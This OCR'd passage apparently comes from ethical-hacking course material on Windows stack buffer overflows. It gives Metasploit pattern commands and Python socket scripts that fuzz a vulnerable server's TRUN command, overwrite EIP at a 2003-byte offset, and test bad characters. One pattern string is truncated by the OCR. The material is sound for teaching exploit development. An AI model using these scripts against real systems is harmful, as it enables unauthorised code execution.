
Identify the Offset

- Attackers use the Metasploit framework **pattern_create** and **pattern_offset** ruby tools to identify the offset and exact location where the EIP register is being overwritten






Windows Buffer Overflow Exploitation (Cont'd)



Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 2300 bytes of data. Now, we will use the following **pattern_create** Ruby tool to generate random bytes of data:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l
3000
```



Run the following Python script to send these random bytes to the vulnerable server:

findoff.py (~) - Pluma

File Edit View Search Tools Documents Help

Open Save Undo


findoff.py

```
1 #!/usr/bin/python
2 import sys, socket
3
4
5 offset="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac
6
7 try:
8     soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
9     soc.connect(('10.10.10.10', 9999))
10    soc.send(('TRUN /.:/' + offset))
11    soc.close()
12 except:
13    print "Error: Unable to establish connection with Server"
14    sys.exit()
```

Python Tab Width: 4 Ln 1, Col 2 INS

Figure 6.56: Screenshot of Python script sending random bytes to the server

When the above script is executed, random bytes of data are sent to the target vulnerable server, which causes a buffer overflow in the stack. The screenshot clearly shows that the EIP register is overwritten with random bytes. You must note down the random bytes in EIP and find the offset of those bytes.



Run the following command to find the exact offset of the random bytes in the EIP register:

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l
3000 -q 386F4337
```

Figure 6.58: Screenshot showing Metasploit pattern_offset output


Windows Buffer Overflow Exploitation (Cont'd)

Overwrite the EIP Register

- Overwriting the EIP register allows attackers to identify whether the EIP register can be controlled and can be overwritten with **malicious shellcode**

```
#!/usr/bin/python
import sys, socket

shellcode="C" * 2003 + "D" * 4

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.10.10', 9999))
    soc.send(('TRUN /.:/' + shellcode))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit
```

Windows Buffer Overflow Exploitation (Cont'd)



As shown in the screenshot, we have identified that the EIP register is at an offset of 2003 bytes. Now, run the following Python script to check whether we can control the EIP register.




Figure 6.59: Screenshot of Python script injecting shellcode in the EIP register

As shown in the screenshot, the EIP register can be controlled and overwritten with malicious shellcode.





Figure 6.60: Screenshot of Immunity Debugger showing EIP register

Windows Buffer Overflow Exploitation (Cont'd)

Identify Bad Characters

- Before injecting the shellcode into the **EIP register**, attackers identify bad characters that may cause issues in the shellcode
- You can obtain the badchars through a Google search. Characters such as no byte, i.e., "**\x00**", are badchars



Before injecting the shellcode into the EIP register, you must first identify bad characters that may cause issues in the shellcode. You can obtain the badchars through a Google search. Characters such as no byte, i.e., "\x00", are badchars.

```
badchars =
("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x1
2\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"

"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32
\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"

"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53
\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"

"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72
\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"

"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92
\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"

"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2
\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"

"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2
\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"

"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2
\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
```

Next, run the following Python script to send badchars along with the shellcode:

badchars.py (~) - Pluma

File Edit View Search Tools Documents Help

Open Save Undo


badchars.py

```
#!/usr/bin/python
import sys, socket

badchars =
("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

shellcode="C" * 2003 + "D" * 4 + badchars

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.10.10', 9999))
    soc.send(('TRUN /.:/' + shellcode))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit
```

Python Tab Width: 4 Ln 22, Col 15 INS

Figure 6.61: Screenshot of Python script for sending badchars

